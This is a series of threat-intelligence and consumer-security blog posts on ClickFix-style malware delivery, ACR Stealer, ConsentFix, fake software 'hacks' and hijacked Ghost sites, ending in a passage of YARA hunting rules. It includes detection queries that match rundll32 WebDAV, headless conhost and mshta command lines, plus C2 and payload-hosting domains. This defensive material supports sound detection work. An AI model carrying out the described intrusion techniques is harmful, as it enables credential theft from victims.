The first campaign relies on WebDAV-delivered payloads, staged PowerShell, Python-based loaders and persistence, and, in some intrusions, blockchain-backed dead-drop command-and-control (C2) resolution. The second campaign takes a more fileless route, using MSHTA, obfuscated PowerShell, and steganography-assisted in-memory execution. Despite these differences, both campaigns ultimately pursue the same goal: stealing browser-stored credentials and other sensitive data for exfiltration.

These two campaigns represent some of the most prevalent ACR Stealer delivery campaigns observed by Defender Experts; however, they do not represent the full range of delivery methods used by this malware family. Attribution to ACR Stealer is based on the observed behavior and post-exploitation tradecraft, corroborated by open-source intelligence on the infrastructure associated with this malware family. Additional campaigns, infrastructure patterns, and execution chains are likely active, and organizations should treat the indicators and techniques described here as representative.

Microsoft Defender for Endpoint can help surface both campaigns through behavioral coverage for living-off-the-land execution, suspicious WebDAV and MSHTA activity, obfuscated PowerShell, scheduled-task persistence, in-memory payload execution, and browser credential theft. In this blog, we analyze both campaigns in detail, including their delivery mechanisms, post-exploitation tradecraft, indicators of compromise, hunting opportunities, and guidance to help defenders detect and disrupt related activity in their environments.

Campaign 1: WebDAV-based ClickFix with Python loaders and blockchain C2

Initial access

In this campaign, a ClickFix prompt, likely delivered through malvertising or SEO-manipulated search results, instructs the target user to run a command that launches cmd.exe. The command subsequently invokes rundll32.exe to load a DLL from a remote WebDAV share accessed over HTTPS. The WebDAV path commonly uses a GUID-based directory structure and filenames designed to resemble legitimate resources (for example, google.ct), enabling the activity to blend with expected network traffic and evade casual inspection.

We observed three variants of the initial execution command:

Variant 1: Direct rundll32 invocation

Variant 2: pushd-Mounted WebDAV Share

Variant 3: Headless and obfuscated pushd execution

Variants 2 and 3 are notable for their use of pushd, which transparently maps the remote WebDAV share to a temporary local drive prior to execution. This technique allows threat actors to execute remotely hosted content through what appears to be a local path, simplifying payload execution while reducing user awareness. In the more advanced variant, threat actors further enhance stealth by launching commands through conhost.exe –headless, suppressing visible console windows, and employing environment variable obfuscation with delayed variable expansion to conceal critical execution components such as pushd, rundll32, and the remote host name. Combined with minimized or headless execution, these techniques reduce user visibility, complicate static analysis and detection, and enable the infection chain to execute with minimal indication to the victim.

Execution, persistence, and evasion through process masquerading

Once rundll32.exe loads the DLL retrieved from the remote server, the malware establishes communication with threat actor-controlled infrastructure and executes a heavily obfuscated PowerShell script. The script employs excessive arithmetic no-ops, dead loops, fake control flow, and randomized variable names to hinder static analysis and evade signature-based detection.

The PowerShell script subsequently deploys another stage that functions as both a malware installer and a persistence mechanism. It:

  • Downloads a ZIP-packaged payload from a remote server and extracts it into a deceptive directory under %LocalAppData%\Temp (for example, LogiOptionsPlus).
  • Launches a Python script using a bundled pythonw.exe instance to avoid displaying a console window.
  • Removes previous deployments and terminates running instances before installation, effectively operating as an updater.
  • Establishes persistence through a hidden scheduled task disguised as a legitimate software update, ensuring execution at user sign-in.
  • Copies timestamps from a trusted Windows binary (notepad.exe) to the deployed files and clears PowerShell command history to reduce forensic visibility.
PowerShell loader downloads and executes a payload through a masqueraded scheduled task.

Python loader launching the stealer

The Python component serves as a heavily obfuscated loader designed to conceal its true functionality until runtime. It employs multiple layers of defense against static analysis, including dynamic API resolution, encoded string reconstruction, junk-data removal, character shifting, string reversal, Base64 decoding, and zlib decompression. These techniques ensure that the embedded payload remains unreadable in its static form and is reconstructed only during execution, significantly hindering signature-based detection and automated analysis.

Once decoded, the final-stage payload functions as an in-memory shellcode loader. It extracts an archive file masquerading as a legitimate application installer, reads a file from the archive, and injects the payload into a system process. The loader allocates executable memory using VirtualAlloc, copies the payload into the allocated memory region, and transfers execution through the Windows Fiber API (ConvertThreadToFiber, CreateFiber, and SwitchToFiber). This technique facilitates stealthy in-memory execution while minimizing artifacts written to disk.

Decoded Python shellcode loader using VirtualAlloc and Fiber-based execution.

Credential theft and data staging for exfiltration

The malware (injected code) aggressively harvests information from browser credential stores. It invokes Windows Data Protection API (DPAPI) routines to decrypt locally stored browser passwords, cookies, and authentication tokens. It also enumerates files across the system, targeting PDFs, Microsoft 365 documents, and data stored in enterprise-synchronized directories such as OneDrive and SharePoint. The collected data is subsequently archived, indicating preparation for exfiltration.

Blockchain dead-drop C2 resolution

A notable variation in this campaign is the use of blockchain services for C2 resolution, utilizing a technique known as EtherHiding. While most intrusions rely on more conventional C2 mechanisms, a subset deploys an additional secondary Python loader that leverages blockchain services as dead-drop resolvers. When this loader executes, it has been observed communicating with public blockchain RPC endpoints and third-party Web3 node infrastructure, likely querying data stored on a decentralized public ledger to retrieve follow-up payloads or a C2 address.

By externalizing C2 information to the blockchain, operators could dynamically update infrastructure without modifying or redeploying the malware, significantly complicating detection and takedown efforts. This behavior was observed across both variants of the campaign.

Campaign 2: MSHTA-initiated PowerShell chain with steganographic payload delivery

The second campaign takes a distinctly different approach to both delivery and execution. Where Campaign 1 relies on disk-based artifacts (Python runtime, scheduled tasks, and masquerading binaries), this campaign achieves its objectives almost entirely through fileless, in-memory execution, making it harder to detect through file-based scanning and forensic analysis.

Initial access through MSHTA and ClickFix

The execution chain begins when the victim, directed through malvertising or SEO-manipulated search results, encounters a ClickFix prompt that triggers a command spawning MSHTA to fetch and execute remote HTA content from an threat actor-controlled domain. The embedded VBScript loader abuses COM objects to decode and execute encoded PowerShell content.

VBScript loader using COM objects to decode and launch a PowerShell payload.

PowerShell downloader and obfuscation

The decoded PowerShell stage employs obfuscation techniques similar to those seen in Campaign 1: randomized variable names, arithmetic no-op operations, dead loops, misleading control flow, and custom encryption routines. Prior to contacting its next-stage infrastructure, the malware generates a victim-specific identifier and disables certificate validation. The retrieved content is executed directly in memory.

Steganography-based payload delivery

A notable technique in this campaign is the use of steganography to conceal malicious content inside a publicly hosted image. Instead of downloading a secondary script (as in Campaign 1), the malware retrieves a JPEG image from an image-hosting service.

Steganographic payload extraction from a downloaded image prior to decryption and execution.

Analysis of the script revealed custom routines that extract an embedded payload from image pixels, decrypt and decompress it, and execute it entirely in memory. The payload dynamically resolves APIs such as LoadLibrary, GetProcAddress, VirtualAlloc, CreateThread, and WaitForSingleObject at runtime to perform reflective shellcode execution. By combining steganography with in-memory execution, the malware minimizes on-disk artifacts and complicates both detection and analysis.

Credential theft, data collection, and exfiltration

Following execution, the malware accesses credential stores belonging to Chromium-based browsers, including Google Chrome and Microsoft Edge, specifically the Login Data and Web Data databases, alongside Windows DPAPI decryption activity. This behavior indicates attempts to recover stored browser credentials, session cookies, authentication tokens, and other sensitive user information.

The malware also enumerates and accesses multiple high-value PDF documents across Desktop and Downloads locations, suggesting targeted collection of potentially sensitive files. The combination of browser credential harvesting and systematic document access points to an information-stealing objective focused on staging credentials and valuable user data for exfiltration.

Mitigation and protection guidance

Microsoft recommends the following mitigations to reduce the impact of ClickFix lures, script-based payload delivery, credential theft, and post-compromise activity.

  • Educate users to recognize ClickFix-style prompts, fake verification checks, and paste-and-run instructions as malicious, especially when they invoke command interpreters or script hosts such as cmd.exe, PowerShell, rundll32.exe, or mshta.exe.
  • Reduce exposure to malvertising, SEO poisoning, and other web-based delivery chains by enforcing web filtering, blocking low-reputation or newly observed domains, and limiting access to remote content sources that are not required for business operations.
  • Use application control and attack surface reduction rules to restrict PowerShell, Python, mshta.exe, rundll32.exe, and similar tools from launching untrusted or internet-delivered content, particularly from user-writable directories such as Downloads, Temp, and %LocalAppData%.
  • Monitor for suspicious persistence and defense-evasion behavior, including scheduled tasks masquerading as software updates, timestomping, PowerShell history clearing, and execution chains that progress from remote content retrieval into PowerShell, Python, or shellcode-loading behavior.
  • Investigate abnormal access to Chromium-based browser databases, DPAPI-related decryption activity, staged collection of Microsoft 365 documents or PDFs, and compression activity that may indicate credential theft or data staging for exfiltration.
  • If compromise is suspected, isolate affected devices, rotate exposed credentials, revoke potentially compromised tokens, review persistence mechanisms, and investigate outbound connections to remote shares, image-hosting services, or other infrastructure used to resolve or retrieve follow-on payloads.
  • Harden endpoints against credential theft by reducing reliance on browser-stored credentials, enforcing multifactor authentication and conditional access, and reviewing how privileged accounts access sensitive applications and synchronized enterprise data.
  • Turn on cloud-delivered protection and behavior-based detections to help identify rapidly evolving threats, suspicious script execution, in-memory payload delivery, abuse of browser credential stores, and unusual child-process activity.
  • Run endpoint detection and response (EDR) in block mode and enable automated investigation and remediation so post-breach detections are contained, and malicious artifacts can be removed with minimal delay.
  • Harden PowerShell by enforcing appropriate execution policies, turning on script block logging, module logging, and transcription, and monitoring this telemetry for signs of malicious script activity.
  • Turn on tamper protection and prevent local administrators from weakening antivirus protection through local policy or exclusion changes.

Microsoft Defender XDR detections

Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog. 

TacticObserved ActivityMicrosoft Defender Coverage
Execution– Suspicious MSHTA launch through ClickFix execution
– Rundll32 loads remote WebDAV DLL
– COM objects launch in-memory PowerShell
Microsoft Defender for Endpoint
– Use of living-off-the-land binary to run malicious code
– Obfuscated command line was launched
– Suspicious process executed PowerShell command
– Suspicious process launch by Rundll32.exe

Microsoft Defender for Antivirus
Behavior:Win32/Interhta.Int
PersistencePowerShell creates Scheduled task, masquerading as a software updateMicrosoft Defender for Endpoint
– Suspicious Scheduled Task Process Launched  
– Suspicious scheduled task
Stealth/Defense Evasion– Fiber-API in-memory shellcode execution
– Reflective shellcode via CreateThread
Microsoft Defender for Endpoint
Possible process hollowing
Credential AccessCollects browser credentials, cookies, and tokens while enumerating files for exfiltrationMicrosoft Defender for Endpoint
– Information stealing malware activity  
– Suspicious DPAPI activity
– Possible theft of passwords and other sensitive web browser information

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get current information available in the Defender portal about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to help prevent, mitigate, or respond to associated threats found in customer environments:

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Advanced hunting queries

Microsoft Defender XDR customers can run the following advance hunting queries to find related activity in their networks:

Run the query below to identify suspicious commands executed through ClickFix-based activity observed while delivering this stealer

DeviceRegistryEvents
| where RegistryKey has "RunMRU"
| where (RegistryValueData has_all ("rundll32", "@ssl", " /c ", " start ") and (RegistryValueData matches regex @"\\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12}\\\w+\.\w+,#1" or
RegistryValueData matches regex @"(?i)pushd \\\\[^\\]+@ssl\\[0-9a-fA-F]{8}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{4}-[0-9a-fA-F]{12} ")) 
or RegistryValueData has_all ("@ssl", " /c ", "conhost --headless ") and RegistryValueData contains "rundll32"

Run the query below to identify scheduled task creation used for persistence by a malicious PowerShell script

DeviceProcessEvents
| where InitiatingProcessFileName =~ "powershell.exe"
| where InitiatingProcessCommandLine has_all ("-Command", "powershell")
| where ProcessCommandLine has_all ("schtasks", " /run /tn ", " Autoupdate ") and ProcessCommandLine matches regex "[0-9]{8}"

Run the query below to identify suspicious MSHTA launch through PowerShell

DeviceProcessEvents
| where InitiatingProcessParentFileName has "explorer.exe"
| where InitiatingProcessFileName =~ "powershell.exe" and InitiatingProcessCommandLine in~ ('"PowerShell.exe" ', '"PowerShell.exe"')
| where ProcessCommandLine has_all ('"mshta.exe" https://') and ProcessCommandLine matches regex "/[0-9]{7}"

MITRE ATT&CK techniques observed

The following mapping summarizes the primary tactics and techniques observed across the two ACR Stealer intrusion chains. The mapping is intended to help defenders align observed behaviors with existing detection coverage, response playbooks, and hunting priorities.

TacticTechniqueObserved behavior
Initial AccessDrive-by Compromise; User ExecutionClickFix lure prompts command execution.
ExecutionCommand and Scripting Interpreter: Windows Command Shell; PowerShell; Pythoncmd.exe, PowerShell, and pythonw.exe launch staged payloads.
ExecutionSystem Binary Proxy Execution: Rundll32; MshtaRundll32 loads WebDAV DLLs; mshta.exe runs remote HTA content.
PersistenceScheduled Task/Job: Scheduled TaskHidden scheduled task maintains user-logon execution.
Defense EvasionObfuscated Files or Information; Masquerading; Indicator Removal: Clear Command HistoryObfuscation, timestomping, history clearing, and masquerading.
Defense EvasionObfuscated Files or Information: SteganographyJPEG pixel data hides the encrypted payload.
Defense Evasion / ExecutionReflective Code Loading; Process InjectionIn-memory shellcode execution via runtime API resolution.
Credential AccessCredentials from Web BrowsersBrowser stores and DPAPI activity used to recover credentials and tokens.
CollectionData from Local System; Data StagedPDFs, Office files, and synced enterprise data are staged.
Command and ControlWeb Service; Dead Drop ResolverInfrastructure and blockchain RPC endpoints resolve payload or C2 data.

Indicators of compromise (IOC)

Campaign 1
IndicatorDescription
looksta[.]icuC2 domain
contrite.quirksturdy[.]icuC2 domain
ux.strainedeasily[.]icuC2 domain
cpppemwjewjoiwejow[.]saleC2 domain
breaksd.wifihot[.]icuC2 domain
walter.filloco[.]icuC2 domain
fast.raidher[.]icuC2 domain
apigrokcloud[.]icuC2 domain
Campaign 2
enhanceblabber[.]ccC2 domain
deep-harborio[.]com1st Stage payload hosting site
auramatrixa[.]com1st Stage payload hosting site
zealpraxis[.]com1st Stage payload hosting site
prism-vertex[.]com1st Stage payload hosting site
prism-matrixs[.]com1st Stage payload hosting site
proton-network[.]com1st Stage payload hosting site
creativecommunityinfo[.]artPayload hosting site

References

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedInX (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

Review our documentation to learn more about our real-time protection capabilities and see how to enable them within your organization.   

The post ACR Stealer: Two observed intrusion chains amid increased threat activity appeared first on Microsoft Security Blog.

Verified X ad spreads Mac malware, while ConsentFix steals Microsoft accounts

Cybercriminals are finding new ways to trick people into compromising their own devices and accounts. One campaign used a sponsored ad on X to target Mac users, while another technique, dubbed ConsentFix, steals Microsoft 365 accounts without installing malware.

Verified X account used in Mac ClickFix attack

Researchers have discovered a ClickFix-style attack running as a sponsored advertisement on X. The ad was posted from a verified account, adding an extra layer of credibility to the scam.

ClickFix campaigns use convincing lures—historically fake “human verification” screens, and now a fake download for DynamicLake, a legitimate macOS utility that turns your MacBook’s notch into an unofficial but functional version of Apple’s Dynamic Island. This type of attack requires the user to paste a command from the clipboard, making it depend heavily on user interaction.

Fake ad for DynamicLake

Image courtesy of Jamf

In reality, people who clicked the link were redirected to the lookalike domain dynamicmacisland[.]com, where they were instructed to open Terminal and paste installation commands that silently installed malware.

The campaign combines three worrying trends: ClickFix-style social engineering using Terminal commands, lookalike domains that mimic trusted Mac apps, and paid advertising infrastructure used to scale attacks to a large audience.

The malware reportedly delivers several variants of the Atomic Stealer infostealer.  

This pattern mirrors previous cases where Google Ads promoted fake software installers, including malicious sponsored listings that delivered malware when users searched for trusted developer tools. The lesson is clear: paid placement and verification badges are no guarantee of safety, especially when attackers deliberately design campaigns to evade automated screening.

The campaign abused X’s advertising platform, with the malicious ad appearing under a verified account. The researchers reported the advertisement to X and contacted the account owner. The ad appears to have since been removed.

ConsentFix steals accounts instead of installing malware

Windows users are also being warned about the next generation of ClickFix attacks, called ConsentFix.

ConsentFix is different because ,where ClickFix turns you into the installer, ConsentFix turns you into the identity provider. Instead of tricking you into running malware, it uses social engineering to get you to hand over your cloud login tokens through the browser without ever asking you to run malware or type your password.

“It can start with something as mundane as dragging a link into your browser. Three seconds later, a threat actor has the tokens needed to take over your Microsoft 365 account, and you never did anything that traditional security awareness training would flag.”

For example, a phishing email may arrive containing a link, often hosted on trusted platforms such as Dropbox. Sometimes it’s protected with a password, which also makes it harder for security tools to inspect.

If the target clicks on the link, they’ll see what looks like a standard Microsoft sign-in page and be asked to complete the process by dragging a localhost callback link into the browser.

How the ConsentFix trap looks

That’s when the trap closes. Without realizing it, the victim hands over session tokens to the attacker, giving them access to email and other Microsoft 365 services without needing a password or completing multi-factor authentication (MFA).

The method has reportedly been shared on a Russian cybercrime forum, making it easy enough for less experienced cybercriminals to steal Microsoft 365 accounts.

How to stay safe

The best protection is knowing these attacks exist and recognizing what they look like. So keep reading our blog. But there’s more you can do:

  • Don’t trust links that arrive unexpectedly—whether by email, text message, social media, or even through verified accounts or sponsored search results.
  • Think things through before following instructions that seem unusual or that you don’t fully understand.
  • When filling out credentials, always check the address in the browser bar. Is that the one you expected? If not, stop.
  • Use an up-to-date, real-time anti-malware solution with web protection.

Pro tip: Did you know the free Malwarebytes Browser Guard browser extension protects you against malicious websites and ClickFix attacks? It also blocks ads and trackers, so that’s a bonus.


Stop threats before they can do any harm.

Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

Free Spotify Premium hacks on social media are spreading infostealers

Short-form video platforms like TikTok and Instagram Reels have become the latest way cybercriminals spread malware.

We’ve already seen attackers move away from traditional phishing emails and toward tactics that trick people into installing malware themselves. Now they’re being lured with slick social media videos that promise free Spotify Premium, free Windows activation, or free Microsoft Office, but instead leave people with infostealers on their Windows devices.

Researchers at ReversingLabs uncovered two active campaigns that use short videos to trick users into running dangerous PowerShell commands or visiting malicious download sites. Similar campaigns have been reported by other researchers and national cybersecurity agencies, suggesting a growing trend: Cybercriminals are learning how to use social media algorithms just as effectively as marketers.

In true social media fashion, the videos on platforms like TikTok and Instagram Reels claim to solve a problem you didn’t know you had. The catch is that following the instructions delivers malware to your device.

How the scam works

The first campaign looks deceptively professional.

Accounts with names like “windows.tips” or “windows.insights” use Windows-style branding and post polished tutorial videos that resemble genuine tech support content. The videos are tagged with Windows and Office-related keywords so they appear alongside legitimate troubleshooting and tips content.

The videos promise to unlock Spotify Premium, Microsoft Office, or Windows for free. Viewers are then guided through step-by-step instructions that include opening Powershell, a legitimate Windows admin tool, and pasting in commands. Those commands download and run malware, much like the ClickFix scams we’ve covered before.

The malware was identified as Vidar, an infostealer designed to steal sensitive informtion from infected devices. Vidar commonly targets:

  • Saved browser passwords
  • Autofill data
  • Browser cookies
  • Cryptocurrency wallets
  • Two-factor authentication (2FA) data
  • TOR browser data

The stolen information is then sent back to servers controlled by the attackers.

How to stay safe

Research into similar TikTok-based attacks shows these scripts commonly add exclusions to Windows Defender, making it harder for security software to detect future malicious activity.

Fortunately, there are  a few simple ways to protect yourself:  

  • Only download software from official vendor websites.  
  • Be skeptical of “free”, cracked, or unofficial versions of paid software. 
  • Don’t follow instructions on a webpage without thinking them through, especially if the page asks you to run commands on your device or copy and paste code. Many ClickFix pages use countdowns, fake user counters, or other pressure tactics to make you act quickly.
  • Check that downloaded files match what you expected to download.
  • Verify a file’s publisher and digital signature before you run it. On Windows, you can usually check this by right-clicking the file, selecting Properties > Digital Signatures. Keep in mind that a valid signature does not guarantee a file is safe, but missing or suspicious signatures are often a red flag. 
  • Use a real-time, up-to-date anti-malware solution to block malware like infostealers before it runs.

Pro tip: If you’re unsure whether a video, message, or website is legitimate, you can ask Malwarebytes Scam Guard about it. It can help identify suspicious content and advise you on what to do next.

Image courtesy of ReversingLabs


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

700+ education and tech websites hijacked in huge ClickFix malware campaign

Attackers are abusing a critical Ghost Content Management System (CMS) vulnerability to hijack more than 700 legitimate websites and inject a fake Cloudflare verification step that tricks visitors into running a Windows command that installs malware.

These social engineering campaigns—where website visitors are tricked into running malicious commands on their systems—are commonly known as “ClickFix” attacks. In this case, cybercriminals turned websites belonging to trusted organizations, including universities and tech companies, into delivery platforms for the malware campaign.

More than 700 Ghost‑powered websites were compromised through a known SQL injection vulnerability tracked as CVE‑2026‑26980. The attackers used this bug to steal administrative API keys and silently inject malicious JavaScript into posts and pages across affected sites.

Researchers found that the injected script loads a second‑stage ClickFix flow, presenting visitors with a fake Cloudflare or CAPTCHA verification dialog.

Example of fake Cloudflare verification

Instead of a normal checkbox, the page instructs users to copy‑paste a command into the Windows Run dialog or PowerShell, effectively tricking them into installing malware on their own systems.

Details for website managers

At the heart of this campaign is a critical SQL injection bug in Ghost’s Content API. The researchers noted:

“Without any authentication, an attacker can directly read the database contents through this vulnerability, including the Admin API Key used to call the Ghost Admin API.”

The vulnerability affects Ghost versions 3.24.0 through 6.19.0 and can be exploited without logging in.

A patched version is now available and should be installed as soon as possible. Not just because of the ClickFix campaign; once attackers steal an Admin API key, they can edit, delete, or create posts, inject scripts, hijack themes, and tamper with user‑facing content in other ways.

How to stay safe

This campaign is likely to be particularly effective because the instructions are framed as harmless technical steps such as “verify you’re human,” “fix your connection,” or “continue to the site.” Worse still, the content appears on websites users already trust.

With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Don’t follow instructions on a webpage without thinking them through, especially if the page asks you to run commands on your device or copy-paste code. Attackers rely on urgency to bypass critical thinking, and many ClickFix pages use countdowns, fake user counters, or other pressure tactics to make you act quickly.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. If a website tells you to execute a command or perform a technical action, check official documentation or contact support before proceeding.
  • Be cautious when copy-pasting commands. Attackers often disguise malicious payloads inside clipboard text. Typing commands manually instead of copy-pasting them can reduce the risk of unknowingly running hidden malicious payloads.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Stay informed about evolving attack techniques. Cybercriminals constantly adapt their methods, and awareness remains one of your best defenses, so keep reading our blog!

Pro tip: Did you know the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


Stop threats before they can do any harm.

Malwarebytes Browser Guard blocks phishing pages and malicious sites automatically. Free, one click to install. Add it to your browser →

VTPRACTITIONERS{ACRONIS}: Tracking FileFix, Shadow Vector, and SideWinder

Introduction

We have recently started a new blog series called #VTPRACTITIONERS. This series aims to share with the community what other practitioners are able to research using VirusTotal from a technical point of view.
Our first blog saw our colleagues at SEQRITE tracking UNG0002, Silent Lynx, and DragonClone. In this new post, Acronis Threat Research Unit (TRU) shares practical insights from multiple investigations, including the ClickFix variant known as FileFix, the long-running South Asian threat actor SideWinder, and the SVG-based campaign targeting Colombia and named Shadow Vector.

How VT plays a role in hunting for analysts

For the threat analyst, web-based threats present a unique set of challenges. Unlike file-based malware, the initial stages of a web-based attack often exist only as ephemeral artifacts within a browser. The core of the investigation relies on dissecting the components of a website, from its HTML and JavaScript to the payloads it delivers. This is where VT capabilities for archiving and analyzing web content become critical.
VT allows analysts to move beyond simple URL reputation checks and delve into the content of web pages themselves. For attacks like the *Fix family, which trick users into executing malicious commands, the entire attack chain is often laid bare within the page's source code. The analyst's starting point becomes the malicious commands themselves, such as navigator.clipboard.writeText or document.execCommand("copy"), which are used to surreptitiously copy payloads to the victim's clipboard.
The Acronis team's investigation into the FileFix variant demonstrates a practical application of this methodology. Their research began not with a specific sample, but with a hypothesis that could be translated into a set of hunting rules. Using VT's Livehunt feature, they were able to create YARA rules that searched for new web pages containing the clipboard commands alongside common payload execution tools like powershell, mshta, or cmd. This proactive hunting approach allowed them to cast a wide net and identify potentially malicious sites in real-time.
One of the main challenges in this type of hunting is striking a balance between rule specificity and the need to uncover novel threats. Overly broad rules can lead to a deluge of false positives, while highly specific rules risk missing creatively crafted commands. The Acronis team addressed this by creating multiple rulesets with varying levels of specificity, allowing them to both find known threats and uncover new variants like FileFix.
In the case of the SideWinder campaign, which uses document-based attacks, VT value comes from its rich metadata and filtering capabilities. Analysts can hunt for malicious documents exploiting specific vulnerabilities, and then narrow the results by focusing on specific geographic regions through submitter country information. This allows them to effectively isolate threats that match a specific actor's profile, such as SideWinder's focus on South Asia.
Similarly, for the Shadow Vector campaign, which used malicious SVG files to target users in Colombia, VT content search and archiving proved essential. The platform's ability to store and index SVG content allowed researchers to identify a campaign using judicial-themed lures. By combining content searches for legal keywords with filters like submitter:CO, the Acronis team could map the entire infection chain and its infrastructure, transforming fragmented indicators into a comprehensive intelligence picture.

Acronis - Success Story

[In the words of Acronis…]
Acronis Threat Research Unit (TRU) used VirusTotal’s platform for threat hunting and intelligence across several investigations, including FileFix, SideWinder, and Shadow Vector. In the FileFix case, TRU used VT’s Livehunt framework, developing rules to identify malicious web pages using clipboard manipulation to deliver PowerShell payloads. The ability to inspect archived HTML and JavaScript whitin the VirusTotal platform allowed the team to uncover not only known Fix-family attacks but also previously unseen variants that shared code patterns.
VirusTotal’s data corpus also supported Acronis TRU’s broader threat tracking. In the SideWinder campaign, VT’s metadata and sample filtering capabilities helped analysts trace targeted document-based attacks exploiting tag:CVE-2017-0199 and tag:CVE-2017-11882 across South Asia, leading to the creation of hunting rules later published in “From banks to battalions: SideWinder’s attacks on South Asia’s public sector”.
Similarly, during the “Shadow Vector targets Colombian users via privilege escalation and court-themed SVG decoys” investigation, VT’s archive of SVG content exposed a campaign targeting Colombian entities that embedded judicial lures and external payload links within SVG images. By correlating samples with metadata filters such as submitter:CO and targeted content searches for terms like href="https://" and legal keywords, the team mapped an entire infection chain and its supporting infrastructure. Across all these efforts, VirusTotal provided a unified environment where Acronis could pivot, correlate, and validate findings in real time, transforming fragmented indicators into comprehensive, actionable intelligence.

Hunting Exploits Like It’s 2017-0199 (SideWinder Edition)

SideWinder is a well-known threat actor that keeps going back to what works. Their document-based delivery chain has been active for years, and the group continues to rely on the same proven exploits to target government and defense entities across South Asia. Our goal in this hunt was to get beyond just finding samples. We wanted to understand where new documents were surfacing, who they were likely aimed at, and what types of decoys were in circulation during the latest campaign wave. VirusTotal gave us the visibility we needed to do that efficiently and at scale.
We started by digging into Microsoft Office and RTF files recently uploaded to VirusTotal that were tagged with CVE-2017-0199 or CVE-2017-11882 and coming from Pakistan, Bangladesh, Sri Lanka, and neighboring countries. By filtering based on VT metadata such as submitter country and file type, and by excluding obvious noise from bulk submissions or unrelated activity, we could narrow our focus to the samples that actually fit SideWinder’s operational profile.
/*
    Checks if the file is tagged with CVE-2017-0199 or CVE-2017-11882
    and originates from one of the targeted countries
    and the file type is a Word document, RTF, or MS-Office file
*/
import "vt"
rule hunting_cve_maldocs {
    meta:
        author = "Acronis Threat Research Unit (TRU)"
        description = "Hunting for malicious Word/RTF files exploiting CVE-2017-0199 or CVE-2017-11882 from specific countries"
        distribution = "TLP:CLEAR"
        version = "1.2"

    condition:
        // Match if the file has CVE-2017-0199 or CVE-2017-11882 in the tags
        for any tag in vt.metadata.tags : 
        ( 
            tag == "cve-2017-0199" or 
            tag == "cve-2017-11882" 
        )
        // Originates from a specific country?
        and 
        (
            // Removed CN due to spam submissions of related maldocs
            vt.metadata.submitter.country == "PK" or 
            vt.metadata.submitter.country == "LK" or 
            vt.metadata.submitter.country == "BD" or 
            vt.metadata.submitter.country == "NP" or 
            vt.metadata.submitter.country == "MM" or 
            vt.metadata.submitter.country == "MV" or 
            vt.metadata.submitter.country == "AF"
        )
        // Is it a DOC, DOCX, or RTF?
        and 
        (
            vt.metadata.file_type == vt.FileType.DOC or
            vt.metadata.file_type == vt.FileType.DOCX or
            vt.metadata.file_type == vt.FileType.RTF
        )
        // Different TA spotted using .ru TLD (excluding it for now)
        and not (
            for any url in vt.behaviour.memory_pattern_urls : (
                url contains ".ru"
            )
        )
        and vt.metadata.new_file
} 
Next, we began translating those results into new livehunt rules. The initial version was intentionally broad: match any new document exploiting those CVEs, uploaded from a small list of countries of interest, and restricted to document file types like DOC, DOCX, or RTF. We also added logic to avoid hits that didn’t fit SideWinder’s patterns, such as samples calling out .ru infrastructure tied to other known threat clusters.
A good starting point when creating broad hunting rules is to define a daily notification limit and if everything works as expected and the level of false positives is tolerable, begin refining the rule as more and more hits come to our inbox.
It’s always a good idea to not spam your own inbox when creating broad hunting rules
In our case, the final hunting rule ended up matching a hexadecimal pattern for malicious documents used by SideWinder. By adding filters for submitter country and only triggering on new files, the rule produced a reliable feed of samples that we could confidently attribute to this actor for further analysis.
/*
    Sidewinder related malicious documents exploiting CVE 2017-0199 used during 2025 campaign
*/
import "vt"
rule apt_sidewinder_documents
{
    meta:

        author = "Acronis Threat Research Unit (TRU)"
        description = "Sidewinder related malicious documents exploiting CVE 2017-0199"
        distribution = "TLP:CLEAR"
        version = "1.0"

    strings:

